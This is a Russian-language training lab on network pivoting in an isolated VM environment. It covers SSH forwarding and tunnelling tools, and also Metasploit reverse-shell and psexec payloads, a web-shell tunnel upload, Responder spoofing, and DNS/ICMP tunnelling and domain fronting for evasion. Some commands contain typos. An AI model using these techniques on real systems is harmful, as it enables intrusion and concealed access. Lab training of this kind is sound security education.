


# Лабораторная работа по pivoting

## Конфигурация сети и учетные данные



### Введение

Виртуальные машины `linux-ext` и `win-ext` имеют по 2 сетевых интерфейса, первый ожидает настройки по DHCP, второй имеет статический IP-адрес в изолированной сети.

Для прохождения практики понадобится Linux-машина, имеющая прямой сетевой доступ к `linux-ext` и `win-ext`, в дальнейшем предполагается что это VM с Kali, но можно использовать и любой другой дистрибутив. В некоторых задачах понадобится Metasploit Framework актуальной версии.

Перед импортом машин в VirtualBox нужно создать сеть NAT в меню `File->Preferences->Network->Add NAT network`, если такие сети ранее не создавались.

### Учетные данные для `linux-ext` и `linux-int`

- Логин: `ubuntu`, у пользователя есть права `sudo`
- Пароль: `123456`

### Учетные данные для `win-ext`

- Логин: `vagrant`
- Пароль: `vagrant`

### Задача 1: проверка конфигурации linux-ext и linux-int

1. Зайти в VM **linux-ext** через tty
2. Проверить адреса сетевых интерфейсов с помощью команды  
`$ ip addr`
3. Интерфейс eth0 должен получать адрес динамически и быть доступен из kali
4. Интерфейс eth1 должен иметь статический адрес 10.0.0.2
5. Проверить ping до машины **linux-int** с помощью команды  
`$ ping -c1 10.0.0.1`
6. При необходимости поменять настройки сетевых интерфейсов на машинах через редактирование файла /etc/netplan/00-installer-config.yaml согласно схеме выше и применить их командой  
`$ sudo netplan apply`
7. Проверить доступ к системе по SSH из Kali

### Задача 2: проверка конфигурации win-ext

1. Зайти в графический интерфейс VM
2. Проверить адреса интерфейсов и доступ к **linux-int** аналогично предыдущей задаче
3. При необходимости перенастроить адреса интерфейсов средствами Windows
4. Проверить доступ к системе по RDP из Kali

### Типичные проблемы и их решения:

- **Проблема:** при импорте образа VM возникает ошибка, связанная с форматом файла  
**Решение:** распаковать OVA-образ как tar-архив и создать новую VM с диском из tar-файла
- **Проблема:** имена интерфейсов отличаются и ip-адреса не настроены, машины не видят друг друга  
**Решение:** переконфигурировать интерфейсы вручную по схеме сети, проверить настройки сетей в меню средства виртуализации
- **Проблема:** сетевые интерфейсы не работают в VMware  
**Решение:** смените тип устройства с e1000 на e1000e в конфигурационном файле VM (расширение - vmx), строка ethernetX.virtualDev

## Раздел 1: SSH-pivoting

Для удобной работы с хостами в сети запишем следующую конфигурацию для ssh-клиента в ~/.ssh/config:

```
Host linux-ext
  Hostname <linux-ext_ip>
  Port 22
  User ubuntu
Host linux-int
  Hostname 10.0.0.1
  Port 22
  User ubuntu
  ProxyJump linux-ext
```

### Тема 1: Pivoting через ssh-сервер

#### Задача 1: Локальный проброс портов

Выполним проброс порта 8080 с машины linux-ext на порт 8888 локальной машины с Kali.

```
$ ssh -L 8888:localhost:8080 linux-ext
```

Проверим доступность сервиса с помощью curl:

```
$ curl -v localhost:8888
```

Выполним более сложный проброс порта:

```
$ ssh -L 0.0.0.0:8888:10.0.0.2:80 linux-ext
```

Так мы получаем доступ к веб-серверу во внутренней сети и открываем его не только для нашей машины, но и для тех, кто может к ней подключиться.

#### Задача 2: Удаленный проброс портов

Установим значение yes для настройки GatewayPorts на хосте linux-ext:

```
linux-ext $ vim /etc/ssh/sshd_config
```

```
linux-ext $ sudo systemctl restart ssh
```

Пробросим открытый порт со своей машины:

```
$ ssh -R 31337:0.0.0.0:31337 linux-ext
```

Используем nc для приема соединения:

```
$ nc -lp 31337
```

Через несколько секунд должен прийти запрос от внутренней машины, подтверждающий правильность настройки

### Задача 3: Динамическое проксирование трафика

Используем промежуточный хост в качестве socks5-проxy:

```
$ ssh -D4444 linux-ext
```

Проверим работу прокси:

```
$ curl -x socks5h://localhost:4444 10.0.0.2
```

### Задача 4: Использование промежуточных хостов

Подключимся к внутреннему хосту через промежуточный, используя механизм ProxyJump:

```
$ ssh -v linux-int
```

## Тема 2: Pivoting через удаленный ssh-клиент

### Задача 1: Настройка аккаунта для проксирования

Создадим пользователя:

```
$ sudo adduser pivoting --disabled-password --shell /usr/sbin/nologin
```

Сгенерируем ключ:

```
$ ssh-keygen -f pivoting -t ed25519 -q -N ""
```

Пропишем его в /home/pivoting/.ssh/authorized\_keys с дополнительными опциями:

```
$ mkdir /home/pivoting/.ssh/
```

```
$ echo "no-agent-forwarding,no-X11-forwarding,no-pty <pubkey>" >
```

```
/home/pivoting/.ssh/authorized_keys
```

```
$ chown -R pivoting: /home/pivoting/.ssh/
```

Теперь от имени этого пользователя можно подключаться к контролируемому серверу без возможности выполнять команды.

### Задача 2: Проброс портов и проксирование трафика

Доставим ключ на промежуточную машину:

```
$ scp pivoting linux-ext:
```

На промежуточной машине настроим ssh-подключение с пробросом портов и динамическим форвардингом:

```
linux-ext $ ssh -fN -R 1080 -R 8888:127.0.0.1:8080 -L 0.0.0.0:31337:127.0.0.1:31337  
-oStrictHostKeyChecking=no -oUserKnownHostsFile=/dev/null -oldentitiesOnly=yes -i pivoting  
pivoting@<server_ip>
```

В этом случае на стороне SSH-сервера будет открыт порт 1080, через него можно будет проксировать соединения через клиента.

```
$ curl -x socks5h://localhost:1080 10.0.0.2
```

Команды для проброса портов инвертируются, например, с помощью локального проброса порта 31337 можно будет принять на машине с SSH-сервером соединение, идущее к linux-ext:

```
$ nc -lp 31337
```

Удаленный проброс позволяет подключаться к порту linux-ext на loopback-интерфейсе:

```
$ curl localhost:8888
```

## Раздел 2: Классические методы pivoting

### Тема 1: Использование chisel

Наиболее распространенный сценарий использования утилит для pivoting - прием обратного соединения с контролируемой машины.

#### Задача 1: Настройка сервера

Скачиваем последний [релиз](#) из репозитория и запускаем сервер:

```
$ ./chisel server -p 9312 --reverse --socks5
```

#### Задача 2: Подключение клиента

Доставляем этот же бинарник на машину linux-ext:

```
$ scp chisel linux-ext:
```

На стороне клиента прописываем настройки для проброса портов и поднятия прокси:

```
linux-ext $ nohup ./chisel client 10.0.2.2:9312 R:9150:socks R:8888:127.0.0.1:8080  
31337:0.0.0.0:31337 &> /dev/null &
```

Проверяем правильность настройки аналогично сценарию с SSH:

```
$ curl -x socks5h://localhost:9150 10.0.0.2
```

```
$ curl localhost:8888
```

```
$ nc -lp 31337
```

### Тема 2: Pivoting с использованием Metasploit Framework

#### Задача 1: Настройка маршрутизации через сессии meterpreter

Запустим meterpreter на машине linux-ext:

```
msf> use exploit/multi/ssh/sshexec  
msf> set target Linux\ x64  
msf> set payload linux/x64/meterpreter/reverse_tcp  
msf> set RHOSTS <linux-ext_ip>  
msf> set USERNAME ubuntu
```

```
msf> set PASSWORD 123456
```

Используем сессию meterpreter для маршрутизации трафика от модулей (Y - номер сессии):

```
msf> route add 10.0.0.0/24 Y
```

Проверим доступ к **linux-int** через сессию:

```
msf> use auxiliary/scanner/http/http_version
```

```
msf> set RHOSTS 10.0.0.1
```

```
msf> set HTTPTRACE yes
```

```
msf> exploit
```

### **Задача 3: проксирование доступа для других приложений**

Для проксирования трафика других приложений поднимем socks-сервер:

```
msf> use auxiliary/server/socks_proxy
```

```
msf> curl -x socks5h://localhost:1080 10.0.0.1
```

### **Задача 4: проброс портов и эксплуатация уязвимости на изолированном хосте**

Прозэксплуатируем уязвимость на хосте **linux-int** и примем соединение от reverse shell на **linux-ext**.

Подготовим эксплойт:

```
msf> use exploit/multi/http/simple_backdoors_exec
```

```
msf> set RHOSTS 10.0.0.1
```

Выполним проброс портов в сессии meterpreter:

```
meterpreter > portfwd add -R -L 127.0.0.1 -p 4444 -l 4444
```

Настроим payload:

```
msf> set payload cmd/unix/reverse
```

Укажем адрес хоста linux-ext для обратного соединения:

```
msf> set LHOST 10.0.0.2
```

```
msf> exploit
```

Получаем обратное соединение и проверяем его, выполнив любую команду.

## **Тема 3: Применение proxychains**

### **Задача 1: Настройка proxychains**

Установим актуальную версию proxychains:

```
$ apt install proxychains4
```

Настроим proxychains на использование socks5 proxy:

```
$ sudo vim /etc/proxychains.conf
```

```
[ProxyList]
```

```
socks5 127.0.0.1 9050
```

Проверка работы proxuchains:

```
$ proxuchains curl 10.0.0.2
```

## Тема 4: Использование ligolo-ng

### Задача 1: Настройка сервера и интерфейса

Создадим и включим tun-интерфейс для маршрутизации трафика:

```
$ sudo ip tuntap add user kali mode tun ligolo
```

```
$ sudo ip link set ligolo up
```

[Скачиваем](#) и запускаем серверную часть:

```
$ sudo ./proxy -selfcert
```

### Задача 2: Настройка клиента

Запуск клиента:

```
linux-ext $ ./agent -ignore-cert -connect <server_ip>:11601
```

Настройка маршрута до целевой сети:

```
$ sudo ip route add 10.0.0.0/24 dev ligolo
```

Запуск туннелирования:

```
ligolo-ng > session
```

```
ligolo-ng > start
```

Проверка работы туннеля:

```
$ curl 10.0.0.2
```

Проброс портов на удаленную машину:

```
ligolo-ng> listener_add --addr 0.0.0.0:31337 --to 127.0.0.1:31337 --tcp
```

```
$ nc -lvp 31337
```

## Тема 5: Гибридные подходы проксирования

Настроим прокси с помощью SSH:

```
$ ssh -D 5555 ubuntu@linux-ext
```

### Задача 1: Работа с tun2socks

Подготовим tun-интерфейс

```
$ sudo ip tuntap add mode tun dev tun1337
```

```
$ sudo ip addr add 198.18.0.1/15 dev tun1337
```

```
$ sudo ip link set dev tun1337 up
```

```
$ sudo ip route add 10.0.0.0/24 via 198.18.0.1 dev tun1337
```

Устанавливаем tun2socks из актуального [релиза](#) и подключаем его к socks5-proxy:

```
$ sudo ./tun2socks -device tun1337 -proxy socks5://127.0.0.1:5555 -interface eth0
```

Проверяем работу интерфейса:

```
$ curl -v 10.0.0.1
```

Завершим процесс tun2socks и удалим интерфейс:

```
$ sudo ip link set down dev tun1337
```

```
$ sudo ip tuntap del mode tun dev tun1337
```

## Задача 2: Graftcp

Скачиваем и устанавливаем [deb-пакет](#):

```
$ wget https://github.com/hmg1e/graftcp/releases/download/v0.4.0/graftcp_0.4.0-1_amd64.deb
```

```
$ sudo dpkg -i graftcp_0.4.0-1_amd64.deb
```

Записываем актуальный адрес прокси в /etc/graftcp-local/graftcp-local.conf и запускаем сервер:

```
$ graftcp-local
```

Проверяем доступ к внутреннему хосту:

```
$ curl -v 10.0.0.1
```

Убедимся, что проксирование работает для статически сслинкованных файлов: скачаем [gobuster](#) и применим его к внутреннему серверу.

```
$ graftcp gobuster dir -w /usr/share/wordlists/dirb/small.txt -u http://10.0.0.1 --wildcard -l
```

## Раздел 3: Экзотические сценарии pivoting

### Тема 1: Туннелирование через Web-приложения

Скачаем проект Neo-reGeorg и сгенерируем нагрузки:

```
$ git clone https://github.com/L-codes/Neo-reGeorg
```

```
$ python3 neoreg.py generate -k password
```

Зальем нагрузку на web-сервер через веб-интерфейс **linux-ext**:

```
$ python3 neoreg.py -k password -u http://<linux-ext_ip>/uploads/tunnel.php
```

Проверим работу туннеля:

```
$ curl -x socks5://localhost:1080 10.0.0.1
```

### Тема 2: Туннелирование через IoT-устройства

Предположим, что целью является устройство с MIPS с ограниченным объемом памяти.

Подготовим среду для кросс-компиляции:

```
$ wget https://musl.cc/mips-linux-musl-cross.tgz
```

```
$ tar xfv mips-linux-musl-cross.tgz
```

```
$ git clone https://github.com/emilarner/revsocks
```



Скомпилируем проект под цель и сервер:

```
$ ./mips-linux-musl-cross/bin/mips-linux-musl-gcc -O2 -lpthread -static -s revsocks/*.c -o revsocks_mips.bin  
$ gcc -O2 -lpthread -o revsocks_x64.bin revsocks/*.c
```

Запустим серверную часть:

```
$ ./revsocks_x64.bin -rs 4444 1080
```

Проземируем клиентскую часть на **linux-ext** с помощью qemu-user:

```
linux-ext $ ./revsocks_mips.bin -r 10.0.2.10 4444
```

Проверим доступ:

```
$ curl -x socks5://localhost:1080 10.0.0.1
```

### Тема 3: L2-атаки через туннели

Настраиваем туннель:

```
$ sudo ssh -i ~/.ssh/id_rsa -o Tunnel=ethernet -w 1:1 root@linux-ext
```

На локальной машине включаем интерфейс и выбираем свободный адрес в изолированной сети:

```
$ sudo ip link set tap1 up  
$ sudo ip addr add 10.0.0.4/24 dev tap1
```

На удаленной машине делаем сетевой мост и назначаем ему адрес от интерфейса eth1:

```
linux-ext $ sudo brctl addbr bridgeforattack  
linux-ext $ sudo brctl addif bridgeforattack tap1  
linux-ext $ sudo brctl addif bridgeforattack eth1  
linux-ext $ sudo ip addr del 10.0.0.2/24 dev eth1  
linux-ext $ sudo ip addr add 10.0.0.2/24 dev bridgeforattack  
linux-ext $ sudo ip link set dev tap1 up  
linux-ext $ sudo ip link set dev bridgeforattack up
```

**NB:** Для случая с 1 интерфейсом после смены IP обязательно нужно прописать дефолтный роут, например:

```
linux-ext $ sudo ip route add default via 10.0.2.1
```

4) Проверяем L2-доступ к сети с локальной машины:

```
$ ping -c1 10.0.0.1
```

5) Проводим атаку: выполняем спуфинг респондером с отключенным SMB, а соединение принимаем на smbserver из impacket

```
$ sudo responder -I tap1  
$ smbserver.py -smb2support share .
```

## Раздел 4: Маскировка и обфускация трафика

### Тема 1: Обфускация трафика с помощью GOST

Используем утилиту [GOST](#) для создания ICMP-туннеля.

Запустим сервер на стороне **linux-ext**:

```
linux-ext $ sudo gost -L icmp://:0
```

Запустим клиент на стороне **kali**, где 12345 - id клиента:

```
$ sudo ./gost -L socks5://:1080 -F "icmp://10.0.2.7:12345?keepAlive=true&ttl=10s"
```

Проверим доступ:

```
$ curl -x socks5://localhost:1080 10.0.0.1
```

### Тема 2: Domain Fronting

Предположим, что `allowed.domain-fronting.ru` - легитимный и часто используемый домен за CDN, а `disallowed.domain-fronting.ru` - pivoting-сервер атакующих.

На сервере запущен chisel в следующей конфигурации:

```
$ ./chisel server -p 80 --auth cybered:cybered --keepalive 1s
```

Используем технику domain fronting для сокрытия соединения с сервером:

```
$ ./chisel client --auth cybered:cybered --sni allowed.domain-fronting.ru  
https://disallowed.domain-fronting.ru:443 3000
```

Для проверки работы туннеля подключимся к сброшенному на localhost внутреннему ресурсу:

```
$ curl localhost:3000
```

### Тема 3: DNS tunneling

#### Задача 1: Настройка туннеля

Для корректной работы туннеля нужно установить iodine на стороне клиента и сервера и настроить NS и IN-записи для домена.

Серверная часть запускается командой:

```
$ iodined -f -c -P cybered 192.168.99.1 t1.dns-tunnel.ru
```

Клиентская:

```
$ sudo iodine -f -P cybered t1.dns-tunnel.ru -r
```

#### Задача 2: Проверка связи

Убедимся что хост доступен через туннель:

```
$ curl 192.168.99.1:80
```

## Тема 4: SMB named pipes

### Задача 1: Создание сессии на Windows-машине

Используем psexec для запуска meterpreter на win-ext:

```
msf> use exploit/windows/smb/psexec
msf> set SMBUser vagrant
msf> set SMBPass vagrant
msf> set payload windows/x64/meterpreter/reverse_tcp
msf> set LHOST eth0
msf> set RHOSTS <win-ext_ip>
msf> exploit
```

Начнем прослушивать smb-пайп msfpivot:

```
meterpreter> pivot add -t pipe -l 0.0.0.0 -n msfpivot -a x64 -p windows
```

### Задача 2: Прием подключения от payload через named pipe

Создадим ещё одну сессию, подключающуюся к этому пайпу:

```
msf> set payload windows/x64/meterpreter/reverse_named_pipe
msf> set pipehost 10.0.0.3
msf> set pipename msfpivot
msf> exploit
```

## Тема 5: RDP channels

### Задача 1: компиляция rdp2tcp

Скачиваем код проекта с Github:

```
$ git clone https://github.com/V-E-O/rdp2tcp
```

Собираем клиент для Linux

```
$ make client
```

Собираем сервер для windows с помощью кросс-компиляции:

```
$ apt install mingw-w64
```

Изменяем компилятор на актуальный в rdp2tcp/server/Makefile.mingw32:

```
CC=i586-mingw32msvc-gcc
```

заменяем на

```
CC=i686-w64-mingw32-gcc
```

Собираем сервер:

```
$ make server-mingw32
```

### Задача 2: Настройка rdp2tcp

Подключаемся к **win-ext** по RDP, указав в параметре rdp2tcp путь до скомпилированного клиента:

```
$ xfreerdp /cert:ignore /u:vagrant /p:'vagrant' /drive:/home/kali/share  
/rdp2tcp:/home/kali/rdp2tcp/client/rdp2tcp /v:10.0.2.6
```

Запускаем сервер rdp2tcp.exe на удаленной машине и открываем socks5-прокси на kali:

```
$ rdp2tcp.py add socks5 127.0.0.1 1080
```

Проверяем работу туннеля:

```
$ curl -x socks5h://localhost:1080 10.0.0.1
```